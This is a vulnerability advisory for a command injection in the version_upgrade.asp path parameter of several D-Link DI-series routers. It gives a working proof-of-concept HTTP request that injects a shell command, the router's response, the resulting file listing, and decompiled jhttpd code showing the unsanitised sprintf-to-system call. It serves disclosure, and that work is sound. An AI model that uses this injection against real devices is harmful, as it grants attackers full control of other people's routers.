Vendor of the products: D-Link

Affected Device: D-Link DI-7300G+、DI-7200G+V2、DI-8200G

Version: DI-7300G+ V19.12.25A1、DI_7200G+V2-24.04.18D1、DI_8200G-17.12.20A1


Firmware Download:http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-7300G%2B

http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-7000G%20V2%E7%B3%BB%E5%88%97

http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-8200G

Vulnerability Description: A command injection vulnerability was discovered in D-Link DI-7300G+ V19.12.25A1, DI_7200G+V2-24.04.18D1, and DI_8200G-17.12.20A1, triggered by the path parameter in version_upgrade.asp. Attackers can exploit this vulnerability by crafting malicious packets to execute arbitrary commands, thereby gaining full control of the target device.


POC:




```
GET /version_upgrade.asp?path=$(ls>/006.txt) HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0)
Gecko/20100101 Firefox/139.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: wysLanguage=CN; userid=admin; gw_userid=
admin,gw_passwd=FF24E6660F313F459F595084CEA7E305
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Vulnerability Effect:

It can be observed that the router receives the request and successfully executes the command.




```
HTTP/1.1 200 OK
Server: HTTPD_gw 1.0
Content-Length: 49
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html;charset=gb2312

{"ret":1,"msg":"升级失败,失败原因:固件下载失败!"}
```



```
/ # ls
001.txt      005.txt      etc          hd_share     lost+found   root         tmp
002.txt      006.txt      etc_ro       home         media        run          usr
003.txt      bin          firmadyne    init         mnt          sbin         var
004.txt      dev          hd           lib          proc         sys
/ # cat 006.txt
001.txt
002.txt
003.txt
004.txt
005.txt
006.txt
bin
dev
etc
etc_ro
firmadyne
hd
hd_share
home
init
lib
lost+found
media
mnt
proc
root
run
sbin
sys
tmp
usr
var
/ #
```

Vulnerability Cause:

The issue resides in the jhttpd component. In jhttpd, the program invokes the sub_433F7C function to handle requests related to version_upgrade.asp. The program first retrieves the user-input path parameter via httpd_get_parm. Subsequently, the program uses the sprintf function to concatenate the value of the path parameter into the variable v16, which is ultimately executed by the jhl_system function. Due to the lack of security checks on the input data, attackers can execute arbitrary commands and fully control the device by constructing malicious parameters.



```
// version_upgrade.asp
int __fastcall sub_433F7C(int a1)
{
  const char *parm; // $s3
  int v3; // $s0
  int v4; // $v0
  int v5; // $v0
  int v6; // $v0
  char *v7; // $v0
  int n48; // $a2
  _DWORD *v10; // $v1
  int *v11; // $v0
  int v12; // $t0
  int v13; // $a3
  int v14; // $a2
  int v15; // $a1
  _BYTE v16[512]; // [sp+18h] [-20Ch] BYREF
  int v17; // [sp+218h] [-Ch]

  parm = (const char *)httpd_get_parm(a1, "path");
  v3 = httpd_get_parm(a1, "type");
  if ( parm )
  {
    v4 = jiffies_get();
    mod_timer(a1 + 103056, v4 + 200000);
    if ( v3 && !strcmp(v3, "1") )
      sprintf(v16, "wys version_upgrade %s %s", parm, "1");
    else
      sprintf(v16, "wys version_upgrade %s %s", parm, (const char *)&word_5C3ED8);
    jhl_system(v16);
    v5 = nvram_get("version_upgrade_state");
    v6 = J_atoi(v5);
    if ( v6 )
    {
      v17 = v6;
      v7 = (char *)nvram_get("version_upgrade_msg");
      if ( !v7 )
        v7 = "";
      n48 = sprintf(v16, aRetDMsg_0, v17, v7);
    }
    else
    {
      n48 = sprintf(v16, aRetDMsg);
    }
  }
  else
  {
    v10 = v16;
    v11 = (int *)&unk_5C7B10;
    do
    {
00033F7C sub_433F7C:13 (433F7C)
```